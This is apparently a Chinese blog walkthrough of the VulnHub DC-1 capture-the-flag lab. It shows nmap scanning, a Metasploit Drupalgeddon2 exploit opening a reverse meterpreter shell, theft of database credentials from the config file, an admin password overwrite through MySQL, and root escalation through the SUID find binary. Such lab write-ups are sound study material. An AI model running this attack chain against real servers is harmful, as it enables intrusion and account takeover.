vulnhub渗透日记21:DC-1
前言
⏰时间:2023.9.1
🗺️靶机地址: https://www.vulnhub.com/entry/dc-1,292/
⚠️文中涉及操作均在靶机模拟环境中完成,切勿未经授权用于真实环境。
🙏本人水平有限,如有错误望指正,感谢您的查阅!
🎉欢迎关注🔍点赞👍收藏⭐️留言📝
信息收集
nmap扫描发现主机
┌──(root㉿Erik)-[~]
└─# nmap -sn 192.168.58.1/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-16 11:28 HKT
Nmap scan report for 192.168.58.1
Host is up (0.00033s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.58.2
Host is up (0.00022s latency).
MAC Address: 00:50:56:EB:56:98 (VMware)
Nmap scan report for 192.168.58.210
扫描端口
┌──(root㉿Erik)-[~]
└─# nmap 192.168.58.210
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-16 11:28 HKT
Nmap scan report for 192.168.58.210
Host is up (0.000047s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
MAC Address: 00:0C:29:33:19:27 (VMware)
Drupal
访问80端口是drupal 7的网站
msf中搜索利用模块
┌──(root㉿Erik)-[~]
└─# msfconsole -q
[*] Starting persistent handler(s)...
msf6 > search drupal 7Matching Modules
================#  Name                                           Disclosure Date  Rank       Check  Description-  ----                                           ---------------  ----       -----  -----------0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.58.210
rhosts => 192.268.58.210
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run[*] Started reverse TCP handler on 192.168.58.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.58.210
[*] Meterpreter session 1 opened (192.168.58.153:4444 -> 192.168.58.210:34452) at 2023-08-16 11:31:17 +0800
lsmeterpreter >
flag1
获得一个shell
首先看到flag1

meterpreter > cat flag1.txt
Every good CMS needs a config file - and so do you.
flag2
去找配置文件,在/var/www/sites/default/settings.php
cat settings.php
 array ('default' => array ('database' => 'drupaldb','username' => 'dbuser','password' => 'R0ck3t','host' => 'localhost','port' => '','driver' => 'mysql','prefix' => '',),),
在scripts文件夹中找到用来加密密码的脚本
pwd
/var/www/scripts
cat password-hash.sh
#!/usr/bin/php
"
Example:      {$script} "mynewpassword"All arguments are long options.--help      Print this page.--root Set the working directory for the script to the specified path.To execute this script this has to be the root directory of yourDrupal installation, e.g. /home/www/foo/drupal (assuming Drupalrunning on Unix). Use surrounding quotation marks on Windows."" ["" ["" ...]]One or more plan-text passwords enclosed by double quotes. Theoutput hash may be manually entered into the {users}.pass field tochange a password via SQL to a known value.To run this script without the --root argument invoke it from the root directory
of your Drupal installation as./scripts/{$script}
\n
EOF;exit;
}$passwords = array();// Parse invocation arguments.
while ($param = array_shift($_SERVER['argv'])) {switch ($param) {case '--root':// Change the working directory.$path = array_shift($_SERVER['argv']);if (is_dir($path)) {chdir($path);}break;default:// Add a password to the list to be processed.$passwords[] = $param;break;}
}define('DRUPAL_ROOT', getcwd());include_once DRUPAL_ROOT . '/includes/password.inc';
include_once DRUPAL_ROOT . '/includes/bootstrap.inc';foreach ($passwords as $password) {print("\npassword: $password \t\thash: ". user_hash_password($password) ."\n");
}
print("\n");
目录切换到网站根路径下
./scripts/password-hash.sh 123456password: 123456 hash: $S$D08maL5sK66nfQpHLcK5CKDAljqsgdngRJqttQEjyEJnnYVvKQVY
连接数据库,将密码更新到admin用户
www-data@DC-1:/var/www/sites/default$ mysql -udbuser -pR0ck3t
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1111
Server version: 5.5.60-0+deb7u1 (Debian)Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)mysql> use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -ADatabase changed
mysql> show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| actions                     |
| authmap                     |
| batch                       |
| block                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
| cache                       |
| cache_block                 |
| cache_bootstrap             |
| cache_field                 |
| cache_filter                |
| cache_form                  |
| cache_image                 |
| cache_menu                  |
| cache_page                  |
| cache_path                  |
| cache_update                |
| cache_views                 |
| cache_views_data            |
| comment                     |
| ctools_css_cache            |
| ctools_object_cache         |
| date_format_locale          |
| date_format_type            |
| date_formats                |
| field_config                |
| field_config_instance       |
| field_data_body             |
| field_data_comment_body     |
| field_data_field_image      |
| field_data_field_tags       |
| field_revision_body         |
| field_revision_comment_body |
| field_revision_field_image  |
| field_revision_field_tags   |
| file_managed                |
| file_usage                  |
| filter                      |
| filter_format               |
| flood                       |
| history                     |
| image_effects               |
| image_styles                |
| menu_custom                 |
| menu_links                  |
| menu_router                 |
| node                        |
| node_access                 |
| node_comment_statistics     |
| node_revision               |
| node_type                   |
| queue                       |
| rdf_mapping                 |
| registry                    |
| registry_file               |
| role                        |
| role_permission             |
| search_dataset              |
| search_index                |
| search_node_links           |
| search_total                |
| semaphore                   |
| sequences                   |
| sessions                    |
| shortcut_set                |
| shortcut_set_users          |
| system                      |
| taxonomy_index              |
| taxonomy_term_data          |
| taxonomy_term_hierarchy     |
| taxonomy_vocabulary         |
| url_alias                   |
| users                       |
| users_roles                 |
| variable                    |
| views_display               |
| views_view                  |
| watchdog                    |
+-----------------------------+
80 rows in set (0.00 sec)mysql> select * from users;
+-----+-------+---------------------------------------------------------+-------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-------------------+------+
| uid | name  | pass                                                    | mail              | theme | signature | signature_format | created    | access     | login      | status | timezone            | language | picture | init              | data |
+-----+-------+---------------------------------------------------------+-------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-------------------+------+
|   0 |       |                                                         |                   |       |           | NULL             |          0 |          0 |          0 |      0 | NULL                |          |       0 |                   | NULL |
|   1 | admin | $S$D1CmdNPVznHTRlLP46Jqn9vJvhAnFJnHJ0W1458l/rpjBYfeukTd | admin@example.com |       |           | NULL             | 1550581826 | 1691799738 | 1691799738 |      1 | Australia/Melbourne |          |       0 | admin@example.com | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org  |       |           | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Australia/Melbourne |          |       0 | fred@example.org  | b:0; |
+-----+-------+---------------------------------------------------------+-------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-------------------+------+
3 rows in set (0.00 sec)mysql> update users set pass='$S$D08maL5sK66nfQpHLcK5CKDAljqsgdngRJqttQEjyEJnnYVvKQVY' where name='admin';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
flag3
用admin:123456登录找到flag3

提示find passwd
www-data@DC-1:/var/www/sites/default$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
flag4
home下的flag4
www-data@DC-1:/home/flag4$ cat f*
Can you use this same method to find or access the flag in root?Probably. But perhaps it's not that easy.  Or maybe it is?
Root flag
suid提权
www-data@DC-1:/home/flag4$ find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
www-data@DC-1:/home/flag4$ find / -exec "/bin/bash" -p \;
bash-4.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
bash-4.2# ls /root
thefinalflag.txt
bash-4.2# cat /root/th*
Well done!!!!Hopefully you've enjoyed this and learned some new skills.You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
本文来自互联网用户投稿,文章观点仅代表作者本人,不代表本站立场,不承担相关法律责任。如若转载,请注明出处。 如若内容造成侵权/违法违规/事实不符,请点击【内容举报】进行投诉反馈!